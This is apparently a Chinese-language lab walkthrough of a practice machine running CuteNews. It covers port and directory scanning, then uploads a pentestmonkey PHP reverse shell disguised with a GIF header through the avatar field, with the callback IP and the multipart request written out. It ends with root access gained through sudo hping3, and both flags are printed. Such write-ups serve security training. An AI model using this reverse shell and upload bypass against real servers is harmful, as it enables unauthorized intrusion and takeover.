

172.16.33.9

https://blog.csdn.net/Bugatti100Peagle/article/details/149810906?utm_medium=distribute.pc_relevant.none-task-blog-2~default~baidujs_baidulandingword~default-4-149810906-blog-137548307.235^v43^pc_blog_bottom_relevance_base3&spm=1001.2101.3001.4242.3&utm_relevant_index=7

```
(kali㉿kali)-[~]
$ nmap -sC -sV -p 22,80,88,110,995 172.16.33.9
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-08 11:04 -0500
Nmap scan report for 172.16.33.9
Host is up (0.073s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 04:d0:6e:c4:ba:4a:31:5a:6f:b3:ee:b8:1b:ed:5a:b7 (RSA)
|   256 24:b3:df:01:0b:ca:c2:ab:2e:e9:49:b0:58:08:6a:fa (ECDSA)
|_  256 6a:c4:35:6a:7a:1e:7e:51:85:5b:81:5c:7c:74:49:84 (ED25519)
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
88/tcp    open  http         nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-title: 404 Not Found
110/tcp   open  pop3         Courier pop3d
|_ ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-09-17T16:28:06
|_ Not valid after: 2021-09-17T16:28:06
|_ ssl-date: TLS randomness does not represent time
|_ pop3-capabilities: USER UTF8(USER) TOP IMPLEMENTATION(Courier Mail Server) UIDL LOGIN-DELAY(10) PIPELINING STLS
995/tcp   open  ssl/pop3     Courier pop3d
|_ pop3-capabilities: USER UTF8(USER) TOP IMPLEMENTATION(Courier Mail Server) LOGIN-DELAY(10)
|_ UIDL PIPELINING
|_ ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-09-17T16:28:06
|_ Not valid after: 2021-09-17T16:28:06
|_ ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
```


发现几个端口 22 80 88 110 995

使用目录枚举查看下80端口

```
(kali㉿kali)-[~]
$ dirsearch -u "http://172.16.33.9"
```

```
[03:13:44] 403 - 276B - /.htaccess
[03:13:45] 403 - 276B - /.php
[03:14:04] 301 - 309B - /core → http://172.16.33.9/core/
[03:14:06] 301 - 309B - /docs → http://172.16.33.9/docs/
[03:14:06] 200 - 0B - /docs/
[03:14:07] 200 - 3KB - /example.php
[03:14:08] 200 - 1KB - /favicon.ico
[03:14:10] 200 - 2KB - /index.php
[03:14:10] 200 - 2KB - /index.php/login/
[03:14:13] 301 - 309B - /libs → http://172.16.33.9/libs/
[03:14:13] 200 - 1KB - /LICENSE.txt
[03:14:15] 301 - 311B - /manual → http://172.16.33.9/manual/
[03:14:15] 200 - 201B - /manual/index.html
[03:14:21] 200 - 28B - /print.php
[03:14:22] 200 - 2KB - /README.md
[03:14:23] 200 - 118B - /rss.php
[03:14:23] 200 - 745B - /search.php
[03:14:24] 403 - 276B - /server-status
[03:14:24] 403 - 276B - /server-status/
[03:14:25] 301 - 310B - /skins → http://172.16.33.9/skins/
[03:14:29] 200 - 0B - /uploads/
[03:14:29] 301 - 312B - /uploads → http://172.16.33.9/uploads/
```

打开页面查看 是个CMS



Please sign in

☐ Remember me

Sign in

Register

[\(lost password\)](#)

查看下源码看看有没有任何内容

```

        <label for=rememberme title="Remember me for 30 days, do not use on Public terminals!">
            <input id="rememberme" type="checkbox" value="yes" name="rememberme"> Remember me
        </label>
    </div>

    <button class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
        <a class="btn btn-lg btn-primary btn-block" href="?register">Register</a>

    <br/>
    <div style="text-align: center">
        <a href="?register&lostpass">(lost password)</a>
    </div>
</form>
div> <!-- /container -->

```

发现一些其他页面

```

        <label for="nick">Nickname:</label>
        <input id="nick" tabindex="1" class="form-control" type="text" name="regnickname" value=""
    </div>

    <div class="form-group">
        <label for="regpassword">Password:</label> <span class="required">*</span>
        <input tabindex="1" class="form-control" type="password" name="regpassword" id="regpassword"
        <input type="text" class="form-control" id="pass_msg" disabled="true" value="Password Strength"
        <div id="password_strength"></div>
    </div>


    <div class="form-group">
        <label for="confpassword"> Confirm Password:</label> <span class="required">*</span>
        <input id="confpassword" tabindex="1" class="form-control" type="password" name="confirm"
    </div>

    <div class="form-group">
        <label for="email">Email:</label> <span class="required">*</span>
        <input id="email" tabindex="1" class="form-control" type="text" name="regemail" value=""
    </div>

    <div class="form-group">
        <label for="captcha">Captcha:</label> <span class="required">*</span>
        <input id="captcha" tabindex="1" class="form-control" type="text" name="captcha" required
    </div>

    <div class="form-group">
        <a href="#" class="btn btn-default" onclick="getId('capcha').src='captcha.php?r='+Math.random()"
        
    </div>

```



Please Register

User Name: *


Nickname:

Password: *

Password Strength

Confirm Password: *

继续查看源码 发现一个captcha.php的页面



ovuleba

这里判断这个是验证码captcha
使用验证码注册账户
登录

Site options



Personal
options

Statistics

Disk usage (17.59 GiB)

14% Free

Confirm new password

Nickname

test

Avatar

Choose File

No file chosen

可能是文件传输漏洞

```

Untitled 1
1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to
   shell/master/php-reverse-shell.php
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4
5 set_time_limit (0);
6 $VERSION = "1.0";
7 $ip = '10.8.0.158';
8 $port = 1234;
9 $chunk_size = 1400;
10 $write_a = null;
11 $error_a = null;
12 $shell = 'uname -a; w; id; /bin/bash -i';
13 $daemon = 0;
14 $debug = 0;
15
16 if (function_exists('pcntl_fork')) {
17     $pid = pcntl_fork();
18
19     if ($pid == -1) {
20         printit("ERROR: Can't fork");
21         exit(1);
22     }

```

上传php的反弹连接代码

上传shell.php文件

去exploit-db 看下

```

include Msf::Exploit::Remote::HttpClient

def initialize(info = {})
  super(update_info(info,
    'Name' => "CuteNews 2.1.2 - 'avatar' Remote Code Execution",
    'Description' => %q(
      This module exploits a command execution vulnerability in CuteNews prior to 2.1.2.
      The attacker can infiltrate the server through the avatar upload process in the profile area.
      There is no realistic control of the $imgsize function in "/core/modules/dashboard.php"
      Header content of the file can be changed and the control can be bypassed.
      We can use the "GIF" header for this process.
      An ordinary user is enough to exploit the vulnerability. No need for admin user.
      The module creates a file for you and allows RCE.
    ),
    'License' => MSF_LICENSE,
    'Author' =>
      [
        'AkkuS <Özkan Mustafa Akkuş>', # Discovery & PoC & Metasploit module
      ],

```

有文件上传漏洞

添加GIF参数就可以

```
35 92822ac /1a980583/32860919631b111
36 -----WebKitFormBoundaryW8nnm6NfHqGWAKfE
37 Content-Disposition: form-data; name="editpassword"
38
39
40 -----WebKitFormBoundaryW8nnm6NfHqGWAKfE
41 Content-Disposition: form-data; name="confirmpassword"
42
43
44 -----WebKitFormBoundaryW8nnm6NfHqGWAKfE
45 Content-Disposition: form-data; name="editnickname"
46
47 test2
48 -----WebKitFormBoundaryW8nnm6NfHqGWAKfE
49 Content-Disposition: form-data; name="avatar_file";
    filename="reshell.php"
50 Content-Type: application/x-php
51
52 GIF8|
53 <?php
54
55
56 set_time_limit (0);
57 $VERSION = "1.0";
58 $ip = '10.8.0.158';
59 $port = 1234;
60 $chunk_size = 1400;
61 $write_a = null;
62 $error_a = null;
```

上传成功，右键查看图片路径，访问直接反弹连接

Success - User info updated!

[Dashboard](#) > Personal options

获取 full pty

```
www-data@cute:/$ whoami
whoami
www-data
www-data@cute:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cute:/$ ls -la
ls -la
total 68
drwxr-xr-x 18 root root 4096 Sep 17 2020 .
drwxr-xr-x 18 root root 4096 Sep 17 2020 ..
lrwxrwxrwx 1 root root 7 Sep 17 2020 bin → usr/bin
drwxr-xr-x 3 root root 4096 Sep 17 2020 boot
drwxr-xr-x 17 root root 3040 Nov 14 15:08 dev
drwxr-xr-x 91 root root 4096 Nov 16 09:45 etc
drwxr-xr-x 3 root root 4096 Sep 17 2020 home
lrwxrwxrwx 1 root root 31 Sep 17 2020 initrd.img → boot/initrd.img-4.19.0-10-amd64
lrwxrwxrwx 1 root root 31 Sep 17 2020 initrd.img.old → boot/initrd.img-4.19.0-10-amd64
lrwxrwxrwx 1 root root 7 Sep 17 2020 lib → usr/lib
lrwxrwxrwx 1 root root 9 Sep 17 2020 lib32 → usr/lib32
lrwxrwxrwx 1 root root 9 Sep 17 2020 lib64 → usr/lib64
lrwxrwxrwx 1 root root 10 Sep 17 2020 libx32 → usr/libx32
drwx----- 2 root root 16384 Sep 17 2020 lost+found
drwxr-xr-x 4 root root 4096 Sep 17 2020 media
drwxr-xr-x 2 root root 4096 Sep 17 2020 mnt
drwxr-xr-x 2 root root 4096 Sep 17 2020 opt
dr-xr-xr-x 102 root root 0 Nov 14 15:08 proc
drwx----- 3 root root 4096 Nov 14 15:04 root
drwxr-xr-x 21 root root 600 Nov 14 15:08 run
lrwxrwxrwx 1 root root 8 Sep 17 2020 sbin → usr/sbin
drwxr-xr-x 2 root root 4096 Sep 17 2020 srv
dr-xr-xr-x 13 root root 0 Nov 16 09:46 sys
drwxrwxrwt 2 root root 4096 Nov 16 09:45 tmp
drwxrwxrwt 2 root root 4096 Nov 16 09:45 tmp
drwxr-xr-x 13 root root 4096 Sep 17 2020 usr
drwxr-xr-x 12 root root 4096 Sep 17 2020 var
lrwxrwxrwx 1 root root 28 Sep 17 2020 vmlinuz → boot/vmlinuz-4.19.0-10-amd64
lrwxrwxrwx 1 root root 28 Sep 17 2020 vmlinuz.old → boot/vmlinuz-4.19.0-10-amd64
www-data@cute:/$ cd home
cd home
www-data@cute:/home$ ls
ls
fox
www-data@cute:/home$ cd fox
cd fox
www-data@cute:/home/fox$ ls
ls
Maildir user.txt
www-data@cute:/home/fox$ cat user.txt
cat user.txt
dcb8189a0eaf7a690a67785a7299be60
www-data@cute:/home/fox$
```

然后提权

```
www-data@cute:/home/fox$ sudo -l
sudo -l
Matching Defaults entries for www-data on cute:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on cute:
    (root) NOPASSWD: /usr/sbin/hping3 --icmp
www-data@cute:/home/fox$ cd ../../
cd ../../
www-data@cute:/$ hping3
hping3
hping3>
```


直接提权

```
kali@kali: ~  
kali@kali: ~  
kali@kali: ~  
kali@kali: ~  
kali@kali: ~/Downloads  
kali@kali: ~/Downloads  
hping3> id  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)  
hping3> ls  
ls  
bin      home      lib32     media    root     sys      vmlinuz  
boot     initrd.img lib64     mnt      run      tmp      vmlinuz.old  
dev      initrd.img.old libx32    opt      sbin     usr  
etc      lib       lost+found proc     srv      var  
hping3> ls -la  
ls -la  
total 68  
drwxr-xr-x 18 root root 4096 Sep 17 2020 .  
drwxr-xr-x 18 root root 4096 Sep 17 2020 ..  
lrwxrwxrwx 1 root root 7 Sep 17 2020 bin -> usr/bin  
drwxr-xr-x 3 root root 4096 Sep 17 2020 boot  
drwxr-xr-x 17 root root 3040 Nov 14 15:08 dev  
drwxr-xr-x 91 root root 4096 Nov 16 09:45 etc  
drwxr-xr-x 3 root root 4096 Sep 17 2020 home  
lrwxrwxrwx 1 root root 31 Sep 17 2020 initrd.img -> boot/initrd.img-4.19.0-10-amd64  
lrwxrwxrwx 1 root root 31 Sep 17 2020 initrd.img.old -> boot/initrd.img-4.19.0-10-amd64  
lrwxrwxrwx 1 root root 7 Sep 17 2020 lib -> usr/lib  
lrwxrwxrwx 1 root root 9 Sep 17 2020 lib32 -> usr/lib32  
lrwxrwxrwx 1 root root 9 Sep 17 2020 lib64 -> usr/lib64  
lrwxrwxrwx 1 root root 10 Sep 17 2020 libx32 -> usr/libx32  
drwx----- 2 root root 16384 Sep 17 2020 lost+found  
drwxr-xr-x 4 root root 4096 Sep 17 2020 media  
drwxr-xr-x 2 root root 4096 Sep 17 2020 mnt  
drwxr-xr-x 2 root root 4096 Sep 17 2020 opt  
dr-xr-xr-x 103 root root 0 Nov 14 15:08 proc  
drwx----- 3 root root 4096 Nov 14 15:04 root  
drwxr-xr-x 21 root root 600 Nov 14 15:08 run  
lrwxrwxrwx 1 root root 8 Sep 17 2020 sbin -> usr/sbin  
drwxr-xr-x 2 root root 4096 Sep 17 2020 srv  
dr-xr-xr-x 13 root root 0 Nov 14 15:08 sys  
  
drwxr-xr-x 12 root root 4096 Sep 17 2020 var  
lrwxrwxrwx 1 root root 28 Sep 17 2020 vmlinuz -> boot/vmlinuz-4.19.0-10-amd64  
lrwxrwxrwx 1 root root 28 Sep 17 2020 vmlinuz.old -> boot/vmlinuz-4.19.0-10-amd64  
hping3> cd root  
cd root  
hping3> ls  
ls  
:wq localweb root.txt  
hping3> cat root.txt  
cat root.txt  
0b18032c2d06d9e738ede9bc24795ff2
```